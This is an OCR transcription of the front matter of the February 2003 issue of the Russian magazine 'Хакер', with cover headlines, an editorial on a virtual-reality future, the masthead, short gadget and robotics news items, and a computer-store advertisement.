

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 02.03 (50)
WWW.XAKEP.RU
ВЗЛОМ ИНТЕРНЕТ-МАГАЗИНА:
Взгляд изнутри
Антиотладочные приемы
Как узнать IP ламера в чате
Личность в Сети: ЗАРАЗА
Шлифуем XP
GABILONDO Y CIA
VITORIA -ESPANA-
ISSN 1609-1019
9 771609 101009 02>
10 ЛЕТ 2002
(game)land
5 Юниксойд
6 X-Стиль
7 Кодинг
8 Юниты
9 Quit

Через полсотни лет все мы будем лежать в одинаковых контейнерах с питательным раствором и жить полностью виртуальной жизнью: виртуально учиться, работать, виртуально любить и воевать. Причем по собственному желанию. Интересный парадокс, не находишь? Мрачное будущее из фильма «Матрица», когда конец света для человечества фактически уже наступил, мы приближаем силами тысяч исследовательских центров и научных лабораторий. Думаешь, Матрица - это фантастика? Черта-с-два, мы уже прошли тот рубеж, когда переселение в контейнеры становится только делом времени. Мы пересекли черту, за которой компьютеры становятся не просто орудием труда, а частью твоей реальной жизни, заменяя ее на виртуальную.

Тебе нравятся ICQ и электронная почта? Удобно, нечего сказать. А что, если разместить микрокомпьютер где-нибудь на теле, изобрести удобную систему управления, подключить его к инету? Дисплеи уменьшить до размеров контактных линз и интегрировать туда беспроводную связь типа bluetooth. Представь себе ту же электронную почту. «В воздухе» перед тобой возникает значок с конвертом – вам письмо! Текст на полупрозрачном фоне разворачивается прямо у тебя на сетчатке. А аська? Там текст вообще не нужен. Зачем, если можно отсылать и принимать голосовые сообщения? А почему только голос? Ведь можно проецировать и изображение того человека, с которым ты общаешься. А игры? Виртуальная реальность без громоздких шлемов. Виртуальный секс? Пожалуйста, с кем угодно! Ну что, нравится перспектива? Идем дальше: хочешь отдохнуть на Канарах в середине рабочего дня? Нет ничего проще, хотя тут тебе понадобится не только изображение, но и тактильные ощущения. Впрочем, это не проблема – обмануть человеческие сенсоры не так сложно. Стоп, а зачем вообще ходить на работу? Ведь можно, находясь дома, выполнять все свои обязанности «виртуально». Виртуальное общение, работа, отдых – здорово, правда? Только вот жаль, придется отключаться, чтобы поесть и справить нужду – гребаный метаболизм не автоматизирован. Хотя, постой, а что если изобрести такие замечательные контейнеры...



Александр '2poisonS' Сидоровский
главред X

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
FERRUM
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)

>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)

>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров «KROt»
Дизайн-студия «**100%КПД**»
(kerel@real.xakep.ru)
>Дизайнеры
Дмитрий Бортновский
(bart@gameland.ru)
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Помощник руководителя
Емельянцева Ольга
(olgaeml@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94


>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.



WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.
TIPS&TRICKS
Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

!!! Алекс Целых (News@real.xakep.ru)

РАДИОМАЯЧОК

● Швейцарские ученые усовершенствовали персональный радиомаяк для любителей острых ощущений в горах. A-Life увеличивает шансы остаться в живых после схода снежной лавины. Девайс способен передавать данные из-под восьмидесятиметрового слоя снега. При этом он не просто указывает местонахождение потерпевших, но предоставляет дополнительные сведения для спасателей. Радиомаяк сообщает о положении тела жертвы, что уменьшает риск травмирования щупами и лопатами. Он также транслирует параметры жизнедеятельности тех, кто находится под снегом, включая уровень кислорода в крови, температуру тела, показатели пульса и дыхания. Если под лавиной оказались сразу несколько человек, A-Life подсказывает, как эффективно распределить силы и кого откапывать первым. Для девайса все пострадавшие анонимны, поэтому эмоции и личные симпатии спасатели оставляют при себе. A-Life направляет группу к тем жертвам, которые наиболее ослаблены или по какой-то причине не сумели воспользоваться воздушным мешком, который позволяет дольше продержаться под снегом.

ЗАРЯДКА ДЛЯ ГЕЙМЕРА


● Компания Reebok представила велотренажер, выполняющий функции джойстика. Теперь на прохождение компьютерной игры нужно направлять и физическую силу, вращая педали в бешеном ритме. На колесах велотренажера установлены специальные датчики. Чем большие они регистрируют усилия, тем выше будет скорость транспортного средства в симуляторе гонок, тем быстрее ты будешь убегать от противника в "контре". На руль вынесены дополнительные кнопки для торможения и смены передачи, прыжков в аркадах. CyberRider поддерживает работу с PC и игровыми консолями PlayStation. За сиденьем размещаются бутылочка для воды и портмоне для дисков. Цена девайса в интернет-магазине - 480 долларов.



СЧЕТ ЗА РОЗЕТКУ

● Компания La Crosse Technology представила устройство для контроля энергопотребления отдельных бытовых приборов. Табло, размещенное непосредственно над розеткой, многофункционально. Оно показывает потребляемую прибором мощность, расход электроэнергии в текущий момент и за историю в целом. На основе тарифов рассчитывается стоимость потребленных киловаттов и делается прогноз на следующий период. Цена в интернет-магазине - 35 долларов. Модель для отечественных розеток не за горами.





ПОКОРИТЕЛЬ МАРСА

● Агентство NASA представило прототип паукообразного покорителя Марса. Он мал настолько, что умещается на ладошке. Основная задача минибота - исследовать рельеф любой сложности, сделать снимки поверхности и передать их на Землю. Робот-насекомое передвигается на шести ножках и снабжен антеннами-сенсорами для обнаружения препятствий. Цифровые камеры с возможностью масштабирования позволяют пристально наблюдать за территорией, не оставляя без внимания малейшие детали. В ходе эксперимента робот-паук великолепно чувствовал себя в симуляторе марсианской пустыни. Следующий этап проекта предполагает прикрепление к передним ногам бота миниатюрных инструментов, вроде лопаты или отвертки. Инженеры NASA работают над более продвинутым прототипом, который сможет быстрее двигаться, карабкаться в гору и самостоятельно принимать решения. В будущем на достижение одной большой цели могут быть брошены тысячи таких роботов-насекомых одновременно.



КРЕСТИКОМ НА ГЕЙМБОЕ

● Компания "Зингер" представила швейную машину для гиков. Управление новинкой осуществляется с геймбоя. Устройства обмениваются данными по кабельному интерфейсу. В комплект входит картридж для игровой приставки, содержащий всю необходимую информацию для шитья и вышивания на многофункциональном девайсе. Так, он хранит сведения о 84 видах шва. Длину и ширину стежков можно менять, равно как и программировать свои собственные швы. Машина способна выполнить несложную аппликацию, быстро и аккуратно пришить пуговицы одним из пяти известных ей способов. Цена девайса в комплекте с цветной моделью геймбоя - 400 долларов.

СИМУЛЯТОР СТАРОСТИ

● Немецкая компания Meyer-Hentschel представила симулятор старческого тела. Его цель - дать молодым людям наглядное представление о том, каково быть дряхлым стариком. С виду разработка напоминает костюм мотоциклиста, но только жутко неудобный. Шесть килограммов веса распределены по телу таким образом, чтобы максимально затруднить движения. Встроенные затычки для ушей напоминают о прогрессирующей глухоте. Добавь к этому мутно-желтое стекло шлема с ограничением угла обзора. Несгибаемые наколенники и налокотники для того, чтобы присесть было просто невозможно. Наконец, покалывающие перчатки - верный признак артрита. Провести день в шкуре старика - испытание не для слабонервных. Но именно это компания и предлагает всем сделать. Владельцы супермаркетов превращаются в молодых старичков, чтобы, кряхтя, проковылять по своей империи торговли, наклоняясь к нижним полкам и щурясь на неразборчивые этикетки. Прелести жизни стариков вкушают невнимательные к ним дизайнеры автомобилей и бытовой техники, черствые и неприветливые сиделки. Побывав в этом аду, многие из них, возможно, станут новыми людьми.




ДЕЛАЙ РАЗ, ДЕЛАЙ ДВА

● В университете Пекина создан робот-андроид, выполняющий элементы традиционной оздоровительной гимнастики тайцзицюань. Ростом BHR-1 походит на среднестатистического китайца - 158 сантиметров при весе 76 килограммов. Робот имеет автономный источник питания и тридцатисантиметровыми шажками преодолевает за час более километра. Его чувствительные сенсоры реагируют на малейшие неровности поверхности. Это позволяет сохранять равновесие, даже взбираясь на гору. Железное тело BHR-1 содержит 32 сочленения, что делает движения робота точными и аккуратными. С должной пластикой он выполняет последовательность из 108 классических элементов гимнастики, что является выдающимся достижением. В совершенстве овладеть техникой тайцзицюань у китайца занимает полтора года.

ЯЩИК ДЛЯ КОКТЕЙЛЕЙ

● Студенты американского колледжа Харви Мадд замутили хайтек-бар для приготовления коктейлей. Из загадочного черного ящика торчит сифон, загнутый перископом и используемый для розлива напитков. На полках штабелями уложены 16 пластиковых бутылей с различными ингредиентами, такими как водка, мартини, клюквенный и апельсиновый сок. Термоядерная установка работает на "четверке" под линуксом. Для управления процессом смешивания была написана программа на Си. Она ведет виртуальные счета постоянных клиентов и хранит рецепты 188 напитков - от "ерша" до "Кровавой Мэри". Если располагаешь необходимой суммой на счете, можно делать заказ. Для этого со встроенной в крышку бара клавиатуры необходимо ввести уникальный пятизначный номер напитка. Название высветится на жидкокристаллическом табло, и сразу после подтверждения заказа начнется процесс его приготовления. Компрессоры в нужных пропорциях закачают ингредиенты в блендер. Ровно через 10 секунд прозвучит звуковой сигнал, и из сифона брызнет живительная струя. Проект вылился разработчикам в 235 баксов и половину семестра прогулов. Девайс установлен на этаже в общежитии и пользуется у студентов бешеной популярностью.




ЯПОНСКИЙ ГОРОДОВОЙ

● Грандиозная инициатива по созданию робота-регулировщика развернута в японской префектуре Фукуока. Местные власти обратились в парламент страны с просьбой превратить регион в полигон для испытаний шагающих роботов. Предлагается создать все условия для свободного перемещения жестянок в черте города. С этой целью придется упростить правила дорожного движения и законодательно закрепить за роботами радиочастоту 5 ГГц для дистанционного управления. На первом этапе роботы-регулировщики будут учиться различать пешеходную и проезжую части улицы, изучат дорожные указатели и сигналы светофоров. К настоящему времени в одних только научных центрах префектуры уже разработаны роботы-сиделки, роботы-инкассаторы, роботы, делающие покупки в супермаркетах. Ученые все активнее требуют расширения территории для испытаний жестянок в полевых условиях.



ПЕРСОНАЛЬНАЯ ПЕНКА

● Британская компания Aerolatte представила любопытнейший девайс - портативный пенообразователь для капуччино и горячего шоколада. Чтобы получить настоящую густую пенку, достаточно на 20 секунд окунуть его в кружку с небольшим количеством горячего или холодного молока. Компания уверяет, что никакой другой миксер на подобное не способен. Девайс работает от двух пальчиковых батарей. Цена в интернет-магазине - 25 долларов. Настоящим ценителям горячих напитков предлагается полный набор аксессуаров цвета "металлик": гравированный чехол, стильная подставка и емкость для шоколадной стружки.



!!! Алекс Целых (News@real.xakep.ru)

МЫШИНОЕ РАДИО



Израильская компания SmarTec представила "мышь, которая рычит". Mousecaster - стандартный двухкнопочный манипулятор со встроенным FM-радиоприемником. Провод выполняет функции антенны. Компании потребовалось два года, чтобы научить мышь и приемник уживаться друг с другом и не создавать взаимных помех. Приложение для PC позволяет запрограммировать любимые станции, настроить таймер и будильник. Кроме того, можно записывать радиопрограммы, чтобы затем проиграть их в удобное время. Устройство поступило в продажу по цене 35 долларов.

РОБОТ-ЭКСКАВАТОРЩИК



Робот-андроид Asimo овладел профессией экскаваторщика. Во время демонстрационного показа в Японии жестянка, облаченная в рабочий комбинезон, в два счета оседлала легкий экскаватор. Орудуя рычагами, робот выкопал в песке котлован. При росте 160 см Asimo весит 110 кг. Движения его плавные и естественные. Он прекрасно ориентируется на местности благодаря глазам-видеокамерам. Если на пути экскаватора встретится препятствие, роботу хватит умишка вылезти из машины и сдвинуть помеху в сторону. Как уверяют разработчики, инженеры Honda Motor, робот с успехом заменит человека в опасных условиях: при рытье тоннелей, выполнении работ на атомных электростанциях, в зонах с отравленной атмосферой.

ГРЕЛКА ДЛЯ СТЕНЫ



Компания Computer Exhaust System представила оригинальный девайс для отвода тепла из помещений с компьютерами. RACHAL являет собой полутораметровую гофрированную трубку. Один ее конец подсоединяется к выходному отверстию вентилятора на задней стенке системного блока. Другой уходит в предусмотрительно просверленную в стене дырку. Таким образом, шум и жар не попадают в помещение, а отводятся в пустоты между стенами. Цена в интернет-магазине - 20 долларов.



БОЛЬШИЕ ГОНКИ



Министерство обороны США выплатит 1 миллион долларов конструкторам робота, который победит в гонке века. Пробег Grand Challenge стартует 28 февраля 2004 года в Лос-Анджелесе. Дистанция будет включать в себя как автобаны, так и бездорожные участки пути с экстремально сложным рельефом и прочими препятствиями. К гонке будут допущены только полностью автономные механизмы, то есть без водителя и внешних источников энергии. Вся электроника должна находиться на борту. Любая связь с устройством запрещена, за исключением команд экстренного торможения, а также обмена сигналами с системой геопозиционирования и контрольными точками. Приз достанется команде конструкторов, чье детище первым доберется до Лас-Вегаса, и при этом уложится в заранее определенное время. В первую очередь, соревнование способствует развитию технологий автономного передвижения роботов для нужд армии.

ПОСИДИМ В ТИШИНЕ



Компания UmeVoice представила устройство для разговоров по телефону в условиях невыносимого шума. Ранее технология использовалась брокерами с Уолл Стрит. Конструкция аппарата theBoom и лежащие в основе его работы акустические принципы позволяют сконцентрироваться на разговоре и не перекрикивать окружающий шум. При этом говорить можно хоть шепотом. Из динамиков будет литься четкая и чистая речь. Собеседник не услышит посторонних звуков, даже если рядом взлетает вертолет. Устройство надежно крепится в любом ухе. Может использоваться как с сотовыми, так и со стационарными телефонами. Стоимость девайса в интернет-магазине - 150 долларов.

ПОСТЕЛЬНАЯ ИЛЛЮМИНАЦИЯ



На выставке хайтека в Лондоне представлена светящаяся простыня. Новинка предназначена для маленьких негодников, которые жуть как боятся темноты. На постельном белье размещены четыре цепи светодиодов по 10 цветных фонариков в каждой. Когда ребенку неймется и он шевелится будучи не в силах заснуть, лампочки начинают успокаивающе помигивать с различной интенсивностью. Простынь пригодна для машинной стирки.

НАБОР ДЛЯ КЛОНИРОВАНИЯ



По сообщениям арабских газет, в Штатах поступили в продажу комплекты для автоклонирования. Выпуск "Кэт Джи" был приурочен к началу боевых действий в Персидском заливе. Его использование позволит создать генетическую копию американского солдата в случае его гибели на полях сражений. В комплект входит скобок для забора слюны и специальный мини-контейнер для хранения в личных документах образца ДНК, полученного таким нехитрым способом. "Ремонтный набор" расходится на ура еще и потому, что солдаты хотят защитить себя на случай, если в бою пострадает их детородная функция. Стоимость комплекта - 30 долларов.

МОЖНО ПРИКУРИТЬ?



В интернет-магазине FrozenCPU.com поступили в продажу прикуриватели для системного блока. Речь идет об автомобильной классике, размещенной на алюминиевой панели по размерам отсека 5,25 дюймов. В комплект входит крепеж и стандартный кабель для подключения питания 12 вольт. Можно заказать прикуриватель без панели, чтобы затем самостоятельно врезать его в системный блок. К слову, с девайсом можно не только прикуривать у компьютера, но подзаряжать на рабочем месте мобильник, подключать любое другое из автомобильных устройств. Стоимость девайса без панели - 19 долларов.



1954 г.

Персональных ПК не существовало.
Вплоть до конца XX века приготовление домашних заданий было совсем не таким увлекательным делом. Много времени уходило на поиск нужного материала в библиотеках, а о наглядности и говорить не приходилось.



2003 г.

Время новых технологий.
Использование компьютера Extreme GL на базе процессора Intel® Pentium® 4, делает процесс обучения увлекательным. Новые технологии - выбор современного школьника и студента, которые хотят расширить свой кругозор, быстро перемещаясь по бескрайним просторам Internet.

с компьютером Extreme GL лучше!

TCM ExtremeGL **на базе процессора Intel® Pentium® 4**

Расширь кругозор с компьютером Extreme GL

Extreme GL на базе процессора Intel® Pentium® 4 - это надежный помощник при работе с профессиональными офисными, графическими, самыми современными обучающими программами, компьютерными энциклопедиями и 3-D играми. Extreme GL на базе процессора Intel® Pentium® 4, расширит кругозор Ваших детей, откроет доступ к образовательным ресурсам, позволит изучать мир совершенно по-новому.

Процессор Intel® Pentium® 4 2,40 Мгц	
Оперативная память	256Мб
НЖМД	HDD 40 Гб
НГМД	FDD 1.44 Мб
Видеоконтроллер	64 Мб AGP MSI G4MX440 TVO
CD-ROM	52 CD ROM
Звуковой контроллер	3D Sound
Корпус	Codegen 300 W
Монитор	17" Samsung



Сеть компьютерных салонов "Техмаркет - Компьютерс":

м. «Динамо» .... ул. 8 Марта, д. 10, стр. 1, тел: 363-9333
м. «Красносельская» .... ул. Русаковская, д. 2/1, тел: 264-1234
м. «Каховская» .... Симферопольский б-р, д. 20А, тел: 310-6100
м. «Сокол» .... ул. Новопесчаная, д. 11, тел: 157-5080
м. «Полежаевская» .... Хорошевское ш., д. 72, корп.1, тел: 941-0176
м. «Дмитровская» .... ул. Башиловская, д. 29, тел: 257-8268
м. «Савеловская» .... ВКЦ "Савеловский", пав. D-38, тел: 784-6485
м. «Братиславская» .... ул. Братиславская д. 16, стр. 1, тел: 347-9638
интернет магазин www.5000.ru
дилерам .... тел: 363-9363

единая справочная: (095) 363-9333
www.techmarket.ru





компьютерс

Гарантия на компьютеры 2 года * Любые конфигурации * Периферия 5000 наименований
Товар сертифицирован * Продажа в кредит * Сервисное обслуживание * Бесплатная доставка по Москве

В номере:


ФЕВРАЛЬ 2003

№50



Первопроходец от Plextor

В ряду приводов DVD+R/RW пополнение. Родом оно из компании Plextor, а имя имеет не слишком броское - PX-504A. Вот его родословная:



